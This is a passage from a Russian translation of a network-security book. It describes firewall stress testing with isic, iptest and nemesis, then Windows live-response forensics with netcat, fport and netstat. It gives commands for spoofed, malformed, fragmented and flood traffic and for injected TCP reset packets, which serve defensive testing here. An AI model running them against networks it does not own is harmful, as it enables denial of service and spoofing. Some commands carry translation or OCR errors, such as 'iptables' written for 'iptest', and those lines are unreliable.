# tcpsic -s 172.16.19.23,3434 -d 192.168.0.37,80
```

Теоретически, брандмауэр должен просто сбрасывать недопустимый трафик и переходить к следующему пакету; однако вы можете обнаружить случаи, в которых брандмауэр тратит необычно много времени на определенный номер протокола, фрагмент или недопустимую опцию TCP. Конечно, атака на брандмауэр не является единственной возможностью. В таблице 17-2 показаны другие типы тестов, которые вы можете выполнить.

Табл. 17-2. Сценарии общих тестов

Тест	Сценарий
Нацелен на брандмауэр	Посылайте трафик на IP-адрес брандмауэра или на один из его портов администрирования.
Подмена IP-адресов	Генерируйте трафик на неподходящий интерфейс. Например, используйте адреса отправителя из адресного пространства 172.16.0.0/16 для интерфейса, который обслуживает сеть 10.1.2.0/24. Этот тест особенно полезен для брандмауэров с несколькими интерфейсами. Кроме того, он может обнаруживать проблемы с правилами брандмауэра, защищающими от обманов, или их отсутствие.
Нацелен на хосты позади брандмауэра	Пытайтесь передавать трафик через брандмауэр, чтобы посмотреть, останавливает ли он пакеты, сформированные с изъясном.

Внимание. Если вы генерируете пакеты опцией `rand` для IP-адреса отправителя в инструментах `tcpsic` или `udpsic`, то сервер получателя может ответить на эти IP-адреса при попытке завершить трехэтапное квидирование по TCP-протоколу! Имейте в виду, что вы можете неосторожно передать TCP-, RST- и FIN-пакеты на случайные адреса.

Другая полезная методика генерации пакетов для тестов на повышенную нагрузку состоит в использовании случайного заполнителя (`rand placeholder`) для IP-адреса отправителя. Любое из инструментальных средств комплекта `isic` генерирует случайные IP-адреса, если это указано, даже из резервного адресного пространства. Используйте эту программу, чтобы проверить, как брандмауэр обрабатывает DNS-трафик, включающий 50 % неправильных контрольных сумм UDP.

```
# udpsic -s rand -d 192.168.0.121,53 -U50
```

Управление пакетами

Каждый инструмент поддерживает опции `-m`, `-p`, `-k` и `-x`, чтобы управлять созданием пакета и пропускной способностью. Используйте опцию `-m`, чтобы ограничить максимальную пропускную способность, которую пробует использовать инструмент `isic`. Эта опция может быть полезна для установления базовой нагрузки против сервера (например, маршрутизатора) или службы (например, HTTP). Например, по следующей команде никаких вредных пакетов не генерируется, но посылается устойчивый трафик в 1000 Кбит/с к Web-серверу.

```
# tcpsic -s rand -d 192.168.0.37,80 -m 1000 -F0 -V0 -l0 -t0
```

Этот тест может также показать, как брандмауэр регистрирует трафик при тяжелых нагрузках. Если бы это была атака, вызывающая отказ в обслуживании, но полная информация была зафиксирована только для первых нескольких подключений, то вы не можете быть уверены, что очевидное нападение не прикрывает сфокусированную атаку на Web-сервер. Также удостоверьтесь, что у брандмауэра достаточно пространства на диске для хранения файлов регистрации.

Опция `-p` предписывает `isic` посылать установленное число пакетов и затем останавливаться. Опция `-k` заставляет `isic` пропускать заданное число пакетов. Например, следующая команда генерирует 100000 пакетов, но опускает первые 50000.

```
# icmpsic -s rand -d 192.168.0.12 -p100000 -k50000
```

Iptest

Утилита `Iptest` формализует типы тестов, которые комплект `isic` выполняет свободно. У нее много различных опций, которые вы можете использо-

вать, чтобы сгенерировать результаты очень узкоспециализированного тестирования, типа случайных значений TTL в заголовке IP или TCP-пакетах с порядковыми номерами пакетов, попадающих на определенные разрядные границы. Это тестирование выросло из проекта Unix IP Filter (<http://coombs.anu.edu.au/ipfilter/>). Фильтр IP является брандмауэром и программным обеспечением NAT для ядра BSD и Linux 2.0.x (плюс версии для Solaris, HP-UX и QNX). Его первоначальная цель заключалась в проверке на устойчивость брандмауэра к ошибкам в критических сетевых условиях.

Реализация

Все тесты требуют четырех опций для определения отправителя и получателя каждого пакета. IP-адрес отправителя определяется опцией `-s`; получатель всегда задается последним аргументом (без флага опции).

```
# iptest -s 172.16.34.213 192.168.12.84
```

Если IP-адрес отправителя не принадлежит физической сетевой карте (NIC), использующейся для генерации трафика, вам может понадобиться определить также сетевой интерфейс (`-d`) и шлюз (`-g`) в командной строке.

```
# iptest -s 10.87.34.213 -d le0 -g 192.168.12.1 192.168.12.84
```

Затем вы можете позволить инструменту `iptest` пройти весь список встроенных тестов, или выбрать более узко направленные тесты с помощью опций `-n` и `-pt`, где `n` – число в интервале от одного до семи, а `t` – номер «точечного теста» (point test) для соответствующего `n`. Другими словами, вы выбираете опцию между единицей и семеркой. Например, опция пять (`-5`) содержит большинство TCP-тестов. В пределах пятой опции есть восемь точечных тестов (`-p`). Окончательно команда, предназначенная для выполнения пятой опции с ее первым точечным тестом, будет выглядеть следующим образом:

```
# iptest -s 10.87.34.213 -d le0 -g 192.168.12.1 -5 -p1 192.168.12.84
```

В этом примере будут проверены все комбинации флагов TCP. В таблице 17-3 описаны более полезные опции меню.

Табл. 17-3. Опции утилиты `iptest` и их точечные тесты

Номер опции	Точечный тест	Описание
<i>Опции <code>iptest</code></i>		
-1	7	Генерирует пакеты с фрагментами нулевой длины.
-1	8	Создает пакеты длиной более 64 килобайт после сборки. Это могло бы вызвать переполнение буфера в плохих сетевых стеках.

Номер опции	Точечный тест	Описание
-2	1	Создает пакеты с длиной опции IP, которая больше, чем длина пакета.
-6	n/a	Генерирует фрагменты пакета, которые перекрываются при реконструкции. Это может наносить ущерб менее устойчивым стекам TCP/IP. Если вы используете этот тест, выполняйте его отдельно от других.
-7	n/a	Генерирует 1024 случайных IP-пакета. Поля IP-уровня будут правильными, но данные пакета – случайны.

Опции UDP-теста

-4	1, 2	Создает длину полезной нагрузки UDP-протокола, которая меньше (1) или больше (2), чем длина пакета.
-4	3, 4	Создает UDP-пакет, в котором номер порта отправителя (3) или получателя (4) попадает на границу байта: например, 0, 1, 32767, 32768, 65535. Этот тест может обнаружить граничные (off-by-one) ошибки.

Опции ICMP-теста

-3	с 1 по 7	Генерирует различные нестандартные ICMP-типы и коды. Может выявить ошибки в списке контроля доступа ACL, которые, как предполагается, блокируют ICMP-сообщения.

Опции TCP-теста

-5	1	Генерирует все возможные комбинации флагов опций TCP. Этот тест может выявить логические проблемы в способах, которыми стек TCP/IP обрабатывает или игнорирует пакеты.
-5	2, 3	Создает пакеты, в которых номера пакетов (2) и номера подтверждения (3) попадают на границы байта. Этот тест может выявить граничные (off-by-one) ошибки.
-5	4	Создает SYN-пакеты различных размеров. SYN-пакет с нулевым размером является повсеместным пакетом сканирования порта. Система обнаружения вторжений или брандмауэр должны отслеживать все виды SYN-пакетов, соответствующих подозрительной деятельности.

Номер опции	Точечный тест	Описание
-5	7, 8	Создает пакеты, в которых номер порта отправителя (7) или порта получателя (8) попадает на границу байта. Например, 0, 1, 32767, 32768, 65535. Может выявить граничные ошибки (off-by-one).

Пример из жизни. Эксплуатационные качества брандмауэра

Сетевых администраторов всегда интересует, как хорошо брандмауэр защищает сеть, как он действует при активных нападениях (таких как атаки, вызывающие отказ в обслуживании, и интенсивное сканирование) и как он справляется с тяжелыми нагрузками. В связи с этим Джек намерен проверить свой брандмауэр. Он берет следующий сценарий и загружает его на свой лэптоп с системой FreeBSD. Этот лэптоп помещен перед брандмауэром. Это означает, что он представляет трафик, приходящий из интернета.

```
#!/bin/sh
# IP Stack test
# usage: test.sh gateway source destination
# note, change "le1" to your interface
iptables -I -d le1 -g $1 -s $2 $3
iptables -I -d le1 -g $1 -s $2 $3
iptables -I -d le1 -g $1 -s $2 $3
iptables -I -d le1 -g $1 -s $2 $3
iptables -I -d le1 -g $1 -s $2 $3
iptables -I -d le1 -g $1 -s $2 $3
iptables -I -d le1 -g $1 -s $2 $3
isic -s $2 -d $3 -p10000
tcpsic -s $2 -d $3 -p10000
```

Затем берет другой лэптоп и размещает его за брандмауэром. Эта сеть имеет высокую пропускную способность. Она содержит только коммутаторы, и это значит, что ему надо будет подключиться к так называемому *спэн-порту* (span – Switched Port Analyzer), чтобы перехватить весь трафик с помощью утилиты tcpdump. К счастью, система обнаружения вторжений уже находится на спэн-порте. Поскольку система обнаружения вторжений (IDS) не уловила никаких атак в течение последних двух месяцев, и тест выполняется после окончания рабочего времени, то никто не может пожаловаться, что IDS была выключена в течение нескольких минут. Джек отключает IDS и подключает свой лэптоп, выполняющий tcpdump. Он запускает тест ..., но ничего не происходит!

После нескольких минут перепроверки сценария теста IP-стека, Джек осознает, что спэн-порт, который прослушивался IDS, никогда, фактически, не был установлен на режим спэн. Другими словами, в течение последних двух месяцев IDS был способен перехватить только трафик, кото-

рый был послан непосредственно ему. Джек быстро исправляет ошибку и продолжает тест брандмауэра, но все это показывает, что регулярное тестирование необходимо для поддержания жизнеспособности вашей сети, даже если вы не пытаетесь решить определенную проблему!

Nemesis: создание пакетов 101

Инструмент *nemesis* предназначен для создания собственных IP-пакетов. В отличие от утилит *isic* и *iptest*, которые автоматически генерируют хорошие и вредные пакеты, *nemesis* может изменять любую часть пакета. Утилита основана на библиотеке *libnet*, но ее легче использовать, чем *libnet* или *libpcap*, потому что она не требует никакой манипуляции на уровне сокета. Вместо написания и отладки программ на языке C, вы можете быстро настроить сценарий командного интерпретатора. Вам надо только определить содержимое данных в командной строке; *nemesis* сам создает и посылает пакет.

Реализация

Комплект *nemesis* содержит утилиты, предназначенные для создания пакетов и пакетных данных для протоколов ARP, DNS, ICMP, IGMP, OSPF, RIP, TCP и UDP. Каждая утилита называется соответственно *nemesis-**<протокол>***, где *<протокол>* – один из восьми поддерживаемых типов протокола. Например, *nemesis-dns* имеет дело с созданием DNS-пакетов, в то время как *nemesis-tcp* создает пакеты для TCP-трафика. Вы можете выполнить общую отладку сети и тестирование с помощью инструментальных средств *nemesis-udp* и *nemesis-tcp*. Другие инструментальные средства приспособлены для тестирования более специализированных протоколов или служб.

Требуется некоторое время, чтобы начать создание пакетов с помощью *nemesis*, но как только вы создадите каркас, в нем будет просто производить небольшие изменения. Каждое из инструментальных средств комплекта *nemesis* требует основных IP-опций. Каждое из инструментальных средств поддерживает следующие опции.

Опции IP:

- S <IP адрес отправителя>
- D <IP адрес получателя>
- I <IP ID (идентификатор)>
- T <IP TTL (время жизни дейтаграммы)>
- t <IP tos (тип сервиса)>
- F <IP frag (смещение фрагмента)>
- O <Опции IP>

Опции Data Link:

- d <Устройство Ethernet>
- H <MAC-адрес отправителя>
- M <MAC-адрес получателя>

Утилита `nemesis-tcp` может быть особенно полезна при составлении общей картины атак, называемых «reply attacks», за счет анализа пакетов, которые вы перехватили в сети. Например, чтобы подделать сеанс TCP, вам нужно знать не только одноранговый (peer) IP-адрес и номер порта, но также и порядковый номер пакета (SEQ) и номер подтверждения (ACK). Таким образом, вы можете обрабатывать любую часть трехэтапного квитирования при установлении связи по TCP. Утилита `nemesis-tcp` поддерживает следующие специфические для TCP опции.

Опции TCP:

```
[ -x <порт отправителя> ]
[ -y <порт получателя> ]
-f <Опции флагов TCP>
-fS SYN, -fA ACK, -fR RST, -fP PSH, -fF FIN, -fU URG
-w <Размер окна>
-s <номер SEQ>
-a <номер ACK>
-u <TCP urgent pointer (указатель срочности)>
-P <Файл полезной нагрузки (двоичный или ASCII)>
(-v VERBOSE (Подробный – вывод структуры пакета на стандартное
устройство stdout))
```

Совет. Помещайте опции TCP флага (-f) перед опциями порта (-x, -y). Иначе флаги могут быть применены не по назначению.

Утилита `nemesis-udp` поддерживает приведенные ниже опции. Заметьте, что UDP, как протокол, не устанавливающий соединения и не имеющий состояния, не предусматривает так много опций, как TCP. Некоторые применения этой утилиты могли бы состоять в толковом сканировании портов при поиске UDP-служб, таких как SNMP, используя опцию -P для обработки определенного пакета.

Опции UDP:

```
[ -x <порт отправителя> ]
[ -y <порт получателя> ]
-P <Файл полезной нагрузки>
(-v VERBOSE (подробный вывод структуры пакета на стандартное устройство
stdout))
```

В разделе «Пример из жизни» в конце этой главы, посмотрите пример генерации SNMP-пакета.

опции ICMP:

```
-i <Тип ICMP>
-c <Код ICMP>
-s <Порядковый номер>
-m <Маска ICMP>
```

```
-G <Предпочитаемый шлюз>
-Co<Время возникновения запроса>
-Cr<Время получения запроса>
-Ct<Время передачи ответа>
-P <Файл полезной нагрузки (двоичный или ASCII)>
(-v VERBOSE (подробный – вывод структуры пакета на стандартное
устройство stdout))
```

Комплект nemesis поддерживает также DNS (nemesis-dns), ARP (nemesis-arp), IGMP (nemesis-igmp) и OSPF (nemesis-ospf) протоколы. Хотя они относительно мало известны, возможности протоколов IGMP и OSPF могут быть полезны для сетевых инженеров, пробующих отлаживать глобальные сети.

Пример из жизни. Вбрасывание пакетов

Одной из особенностей хорошего брандмауэра является способность динамически открывать и закрывать порты для отдельных TCP-подключений. Вы можете использовать утилиту nemesis, чтобы проверить способность набора правил вашего брандмауэра к контролю состояний (statefulness). Это может быть важным тестом для предотвращения атак подмены пакетов (packet spoofing). Например, вы можете проверить правило, которое разрешает трафик NetBIOS (TCP-порт 139) только между двумя хостами: 10.0.0.27 и 192.168.0.90.

Когда начинается подключение, хост 192.168.0.90 посылает TCP SYN-пакет с порта 1066 на порт 139 адреса 10.0.0.27. Ниже приводится частичный перехват данных утилитой tcpdump из начального трафика.

```
19:34:48.663980 192.168.0.90.1066 > 10.0.0.27.139: S 847815674:847815674 (0)
win 16384 < mss1460, nop, nop, sackOK > (DF)
19:34:48.664567 10.0.0.27.139 > 192.168.0.90.1066: S 4141875831:4141875831 (0)
ack 847815675 win 17520 < mss 1460, nop, nop, sackOK > (DF)
19:34:48.665586 192.168.0.90.1066 > 10.0.0.27.139:.. ack 1 win 17520 (DF)
```

В этой точке брандмауэр разрешает трафик, имеющий такую комбинацию IP-адресов и портов, которая обычно используется для установления соединения. Последующие TCP-пакеты несут ACK-флаг, пока подключение не будет закрыто флагами FIN или RST. Это то место, где вы тестируете брандмауэр с помощью утилиты nemesis-tcp.

Первый тест состоит в определении того, позволяет ли брандмауэр пройти произвольному пакету, несущему флаги FIN или RST.

```
# nemesis -tcp -S 192.168.0.90-D 10.0.0.27 -fF -x 1066 -y 139
# nemesis -tcp -S 192.168.0.90-D 10.0.0.27 -fR -x 1066 -y 139
```

Конечно, вы должны выполнять tcpdump с другой стороны брандмауэра (в сети 10.x), чтобы увидеть, проходят ли пакеты через набор правил. Брандмауэр должен блокировать эти пакеты, потому что номера

TCP-пакетов неверны (nemesis назначает их случайным образом). Если эти пакеты были разрешены брандмауэром, то атаки, вызывающие отказ в обслуживании, могли бы быть выполнены против адреса 10.0.0.27, наводняя его RST-пакетами, то есть никакие допустимые подключения не могли бы поддерживаться!

Затем вы увидите, как брандмауэр обрабатывает ACK-пакеты. Некоторые хакерские нелегальные инструментальные средства туннелируют связь полностью по этим пакетам (посмотрите AckCmd на сайте <http://ntsecurity.nu> или скрытые каналы связи stcpshell в гл. 10).

```
# nemesis -tcp-S 192.168.0.90-D 10.0.0.27 -fA -x 1066 -y 139
```

То же самое может быть сделано для UDP-подключений. Из-за ненадежной природы UDP-протокола, брандмауэры имеют тенденцию применять ограничение на срок бездеятельности, как только было установлено UDP-подключение. Вы можете проверить временное ограничение брандмауэра с помощью инструмента nemesis-udp. Используйте тот же сценарий, который использовали ранее, но тестируйте UDP-порт 135 (также используемый для трафика NetBIOS). Во-первых, установите подключение между адресами 192.168.0.90 и 10.0.0.27; Netcat работает отлично. Затем выполните следующую команду, чтобы протестировать 5-минутное время ожидания. Команда sleep берет в качестве аргумента количество секунд; 300 секунд равно 5 минутам.

```
# sleep 300; nemesis -udp -S 192.168.0.90 -D 10.0.0.27 -x 1066 -y 135
```

Теперь выполните tcpdump с другой стороны брандмауэра. Если ваш сеанс утилиты tcpdump перехватит UDP-трафик, это значит, что трафик от nemesis-udp пересек брандмауэр. Это подразумевает, что время ожидания брандмауэра, вероятно, более 5 минут.

Наконец, вы можете также протестировать то, как брандмауэр мог бы реагировать на программу туннелирования ICMP-типа Loki (см. гл. 10). Например, брандмауэр никогда не должен разрешать ответ ICMP, если запрос ICMP (сгенерированный утилитой ping, например) происходил не из внутреннего IP-адреса.

```
# nemesis -icmp -S 192.168.0.90 -D 10.0.0.27 -i 0 -c 0
```

Можно протестировать все потенциальные 255 типов ICMP (хотя существует, приблизительно, только 40), чтобы увидеть, знает ли брандмауэр, как обработать определенные значения. К счастью, по умолчанию он блокирует пакет, вместо того чтобы разрешать ему вход в сеть 10.x.

```
#!/bin/sh
TYPE=0
while [ $TYPE -le 255 ] ; do
    nemesis-icmp -S 192.168.0.90 -D 10.0.0.27 -i $TYPE -c 0
    TYPE='expr $TYPE + 1 '
done
```

Наконец, вы можете испробовать заключительный тест, чтобы проконтролировать, как брандмауэр обрабатывает SNMP-запросы GET. Следующая методика была бы также удобна для более точного метода сканирования портов для служб SNMP. При нормальном UDP-сканировании пустой пакет посылается на порт 161, и ожидается ответ SNMP службы, которого может и не быть, так как пакет неправильный. В данном случае, вы фактически посылаете полный SNMP-запрос. Сначала вы должны создать файл полезной нагрузки, который содержит UDP-данные. Используйте сетевой анализатор потоков (sniffer), чтобы перехватить SNMP-трафик и иметь ориентировочные пакеты (см. гл. 14). В нашем Perl-скрипте имеется SNMP-запрос GET для строки сообщества «public». Числа, записанные полужирным шрифтом, представляют строку public в шестнадцатеричной записи.

```
#!/usr/bin/perl
# snmp.pl
# mps — Generate data for an SNMP GET "public"
$snmp = "302c02010004067075626c6963a01f020426805d1e0201" .
        "000201003011300f060b2a8648ce340301020102010500";
print pack("H*", $snmp);
```

Далее, создайте файл полезной нагрузки и выполните утилиту nemesis-udp.

```
$ ./snmp.pl snmp.payload
$ nemesis-udp -S 192.168.0.179 -D 192.168.0.241 -x 2001 -y 161 -P
snmp.payload
```

Этот программный код посылает SNMP-запрос GET с порта 2001 адреса 192.168.0.179 к порту 161 по адресу 192.168.0.241. Мы должны использовать утилиту tcpdump, чтобы наблюдать за ответом.

```
$ tcpdump-n udp
```

За пределами командной строки

Инструменты isic и nemesis обеспечивают полный набор функциональных возможностей, которые могут быть быстро вставлены в сценарии командного интерпретатора (shell), программы Perl или отдельные командные строки. Они также снимают проблемы отладки собственных C или C++ программ, так как переменные, указатели памяти и сетевая адресация обрабатываются без участия пользователя. С другой стороны, у вас также появляется возможность покопаться во внутренностях этих программ и написать свои собственные программы генерации пакетов, основываясь на библиотеках libnet или libpcap.

Часть 4

**Инструментальные
средства,
используемые
в судебной практике
и при расследовании
инцидентов**

Компоновка и использование набора инструментов для расследования хакерских атак, то есть для «живого ответа» в системе Windows

«Живой ответ» (live response) позволяет собрать кратковременно живущие данные, которые теряются, когда машина-жертва выключается. Живой ответ может быть вашим единственным шансом, если не зависящие от вас обстоятельства не позволят вам выключить сервер. Эта ситуация случается, когда сервер не имеет резервного копирования. (Да, мы видели, что такое случается!) В этой главе обсуждаются инструментальные средства, которые вы можете использовать, чтобы выполнить «живой ответ» для операционных систем 2000 или Windows NT.

Из инструментальных средств, обсуждаемых в этой главе, вы сгенерируете набор инструментов для «живого ответа» и запишите его на компакт-диск или на дискету, чтобы затем их можно было перенести на машину-жертву, поскольку у большинства машин должен быть CD-ROM или привод гибких дисков (либо и то и другое). В дальнейшем мы будем ссылаться на этот CD-ROM или дискету, как на «носитель ответа» (response media). Вы должны скопировать каждое из инструментальных средств, перечисленных в этой главе, из его источника (приведенного в каждом разделе) на «носитель ответа». Кроме того, чтобы не затрагивать файлы на исходной машине (машине, которая, возможно, подверглась атаке хакера), вы должны скопировать все сопутствующие динамически загружаемые библиотеки (DLL) и вспомогательные файлы, необходимые для работы каждого исполняемого файла. Например, любые программы, которые мы хотели бы использовать из дистрибутива Cygwin (см. гл. 5), должны быть связаны с библиотекой cygwin1.dll. Хотя это только один инструмент из набора, обычно использующегося для

выполнения живого ответа, любой инструмент может быть включен в набор, если он тщательно исследован, и все файлы его поддержки (такие как DLL) включены в набор.

Примечание. В этой главе буква D: будет указывать диск на исходной машине, на котором находится носитель ответа. Она может отличаться от используемой в вашем собственном сценарии «живого ответа».

Чтобы использовать набор инструментов «живого ответа», войдите в систему, как истинный администратор (или, по крайней мере, с привилегиями администратора). Большинство этих команд не смогут сделать вывод, если у вас нет доступа администратора к объектам, для анализа которых они были разработаны.

Вывод всех команд, выполненных в ответе, будет передаваться на заданную рабочую станцию для хранения и анализа, поскольку вы не захотите писать информацию на локальный жесткий диск машины-жертвы, так как это может уничтожить потенциальные свидетельства случившегося. Вы передаете информацию по сети с помощью Netcat (или Sslrcat), используя следующую команду, выполненную на машине-адресате (используемой для судебной экспертизы):


```
C:\> nc -l -p <destination port> > <command>.txt
```

Маркер <command> означает каждую из команд, выполненных на исходной машине-жертве.

На исходной машине напечатайте следующую команду, чтобы выполнить <command> и передать информацию на рабочую станцию по нужному адресу <destination IP> через TCP-порт адресата <destination port>:

```
D:\> <command> | D:\nc <destination IP> <destination port>
```

Примечание. Последняя часть этой команды (|D:\nc <destination IP> <destination port>) должна быть вставлена во все команды, представленные в этой главе, даже если они не напечатаны в примерах. Это сделано в надежде избежать путаницы и сохранить простоту, поскольку вы, скорее, изучаете концепции инструментальных средств, а не определенный синтаксис сетевой передачи.



CMD.EXE

Встаньте на время на место взломщика. Вы хотите скрыть свой несанкционированный доступ к учетной записи системного администратора. Если вы поместите измененную версию командной оболочки на взломанном сервере, которая скрывает сетевые подключения, происходящие с вашего атакующего компьютера, вы сможете развить свою атаку дальше.

Теперь поставьте себя снова в положение человека, отвечающего на атаку. Поскольку командная оболочка может быть изменена (так обычно случается после того, как учетная запись администратора была взломана), то человек, отвечающий на атаку, не может доверять ее выводу. Поэтому, при расследовании инцидента мы должны принести свою собственную оболочку.

Надежная командная оболочка – это файл `cmd.exe`, который расположен в каждой системе Windows NT или 2000 в каталоге `C:\winnt\system32\cmd.exe`.

Реализация

Первым инструментом, который необходим в вашем комплекте средств «живого ответа», будет надежная командная оболочка. После того как вы вошли на машину-жертву, выберите Start/Run, а затем наберите следующую команду:

```
D:\cmd.exe
```

Новая командная оболочка появится на диске D:. Все другие команды, обсуждаемые в этой главе, будут выполнены внутри этой надежной командной оболочки. Любые команды, используемые здесь, будут считаться надежными, потому что они не выполняются через ненадежную командную оболочку (расположенную в `C:\winnt\system32\cmd.exe`) взломанного сервера.

Fport

Команда `fport` – одна из первых команд, которые мы обычно выполняем на взломанном сервере в процессе ответных действий. `Fport` – это бесплатный инструмент, распространяемый компанией Foundstone, Inc, сайт www.foundstone.com. Этот инструмент устанавливает соответствие между каждым открытым TCP- и UDP-портом на машине-жертве и исполняемым файлом, запущенным в системе. Утилиту `Fport` полезно использовать для поиска различных лазеек (`backdoor`-утилиты скрытого удаленного администрирования), которые могут открыть взломщику более легкий вход в вашу систему.

Реализация

Утилиту `fport` легко использовать из командной строки:

```
D:\> fport
```

`fport` возвращает информацию, подобную следующей (эта специфическая информация получена из машины, которая обсуждается в разделе «Пример из жизни» в конце этой главы).

FPort v1.31 - TCP/IP Process to Port Mapper

Copyright 2000 by Foundstone, Inc.

<http://www.foundstone.com>

Securing the dot com world

Pid	Process		Port	Proto	Path
600	tcpsvcs	->	7	TCP	C:\WINNT\System32\tcpsvcs.exe
600	tcpsvcs	->	9	TCP	C:\WINNT\System32\tcpsvcs.exe
600	tcpsvcs	->	13	TCP	C:\WINNT\System32\tcpsvcs.exe
600	tcpsvcs-	->	17	TCP	C:\WINNT\System32\tcpsvcs.exe
600	tcpsvcs	->	19	TCP	C:\WINNT\System32\tcpsvcs.exe
1076	inetinfo	->	21	TCP	C:\WINNT\System32\inetrv\inetinfo.exe
1076	inetinfo	->	25	TCP	C:\WINNT\System32\inetrv\inetinfo.exe
972	wins	->	42	TCP	C:\WINNT\System32\wins.exe
1036	dns	->	53	TCP	C:\WINNT\System32\dns.exe
1076	inetinfo	->	80	TCP	C:\WINNT\System32\inetrv\inetinfo.exe
440	svchost	->	135	TCP	C:\WINNT\system32\svchost.exe
8	System	->	139	TCP	
1076	inetinfo	->	443	TCP	C:\WINNT\System32\inetrv\inetinfo.exe
8	System	->	445	TCP	
600	tcpsvcs	->	515	TCP	C:\WINNT\System32\tcpsvcs.exe
8	System	->	548	TCP	
492	msdtc	->	1025	TCP	C:\WINNT\System32\msdtc.exe
808	MSTask	->	1026	TCP	C:\WINNT\system32\MSTask.exe
600	tcpsvcs	->	1029	TCP	C:\WINNT\System32\tcpsvcs.exe
1036	dns	->	1034	TCP	C:\WINNT\System32\dns.exe
972	wins	->	1036	TCP	C:\WINNT\System32\wins.exe
1076	inetinfo	->	1038	TCP	C:\WINNT\System32\inetrv\inetinfo.exe
8	System	->	1041	TCP	
8	System	->	1044	TCP	
492	msdtc	->	3372	TCP	C:\WINNT\System32\msdtc.exe
924	termsrv	->	3389	TCP	C:\WINNT\System32\termsrv.exe
1076	inetinfo	->	3940	TCP	C:\WINNT\System32\inetrv\inetinfo.exe
1464	NC	->	62875	TCP	C:\InetPub\Scripts\NC.EXE
600	tcpsvcs	->	7	UDP	C:\WINNT\System32\tcpsvcs.exe
600	tcpsvcs	->	9	UDP	C:\WINNT\System32\tcpsvcs.exe
600	tcpsvcs	->	13	UDP	C:\WINNT\System32\tcpsvcs.exe

600	tcpvcs	->	17	UDP	C:\WINNT\System32\tcpvcs.exe
600	tcpvcs	->	19	UDP	C:\WINNT\System32\tcpvcs.exe
972	wins	->	42	UDP	C:\WINNT\System32\wins.exe
1036	dns	->	53	UDP	C:\WINNT\System32\dns.exe
600	tcpvcs	->	67	UDP	C:\WINNT\System32\tcpvcs.exe
600	tcpvcs	->	68	UDP	C:\WINNT\System32\tcpvcs.exe
440	svchost	->	135	UDP	C:\WINNT\system32\svchost.exe
8	System	->	137	UDP	
8	System	->	138	UDP	
868	snmp	->	161	UDP	C:\WINNT\System32\snmp.exe
8	System	->	445	UDP	
248	lsass	->	500	UDP	C:\WINNT\system32\lsass.exe
616	svchost	->	1030	UDP	C:\WINNT\System32\svchost.exe
616	svchost	->	1031	UDP	C:\WINNT\System32\svchost.exe
1036	dns	->	1032	UDP	C:\WINNT\System32\dns.exe
1036	dns	->	1033	UDP	C:\WINNT\System32\dns.exe
972	wins	->	1035	UDP	C:\WINNT\System32\wins.exe
236	services	->	1037	UDP	C:\WINNT\system32\services.exe
1076	inetinfo	->	1039	UDP	C:\WINNT\System32\inetrv\inetinfo.exe
616	svchost	->	1645	UDP	C:\WINNT\System32\svchost.exe
616	svchost	->	1646	UDP	C:\WINNT\System32\svchost.exe
616	svchost	->	1812	UDP	C:\WINNT\System32\svchost.exe
616	svchost	->	1813	UDP	C:\WINNT\System32\svchost.exe
600	tcpvcs	->	2535	UDP	C:\WINNT\System32\tcpvcs.exe
1076	inetinfo	->	3456	UDP	C:\WINNT\System32\inetrv\inetinfo.exe

Просматривая данные вывода утилиты `fpof`, мы видим, что TCP-порт 62875 открыт, и это подозрительно, потому что он был открыт из исполняемого файла с именем `C:\inetpub\scripts\nc.exe`. Кроме того, мы видим, что идентификатор ID этого процесса равен 1464. Это нечто такое, что обычно не устанавливается на новой системе, так что процесс заслуживает дальнейшего анализа. Хотя это и очевидно, но все же стоит заметить: путь и имя файла для сервисной программы с PID 1464, в данном случае, выглядят подозрительно, однако взломщик мог бы назвать программу и каким-нибудь более безобидным именем.

Совет. Если вы хотите делать сортировку по портам, используйте ключ `/p`, который задан по умолчанию. Если вы хотите, чтобы вывод был рассортирован по приложениям, можно использовать ключ `/a`. Вы также можете использовать ключ `/ap`, чтобы сортировать вывод по путям приложения. Ключ `/i` сортирует по идентификаторам процессов PID.

Netstat

Инструмент Netstat отображает информацию о прослушивании и о текущих сетевых подключениях для машины-жертвы. Эта команда дает информацию о текущих подключениях и прослушивающих приложениях, которая помогает обнаружить подпольную деятельность и черный ход (backdoor) на машине-жертве. Инструмент Netstat может располагаться в каталоге C:\winnt\system32\netstat.exe на надежной машине с системой Windows NT или 2000.

Реализация

Использовать этот инструмент довольно просто. Наберите следующую команду, чтобы отыскать подключенные IP-адреса и всю информацию, касающуюся открытых портов взломанной системы:

```
D:\netstat -an
```

По флагу `-a` отображается вся сетевая информация, а флаг `-n` позволяет DNS-системе не выполнять обратный поиск внешних IP-адресов, перечисленных в выводе.

Следующий вывод был перехвачен после того, как инструмент netstat был запущен на машине-жертве (в примере, приведенном в разделе «Пример из жизни» (в конце главы)).

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:7	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9	0.0.0.0:0	LISTENING
TCP	0.0.0.0:13	0.0.0.0:0	LISTENING
TCP	0.0.0.0:17	0.0.0.0:0	LISTENING
TCP	0.0.0.0:19	0.0.0.0:0	LISTENING
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:42	0.0.0.0:0	LISTENING
TCP	0.0.0.0:53	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:515	0.0.0.0:0	LISTENING
TCP	0.0.0.0:548	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1029	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1034	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1036	0.0.0.0:0	LISTENING

TCP	0.0.0.0:1038	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1044	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3372	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3940	0.0.0.0:0	LISTENING
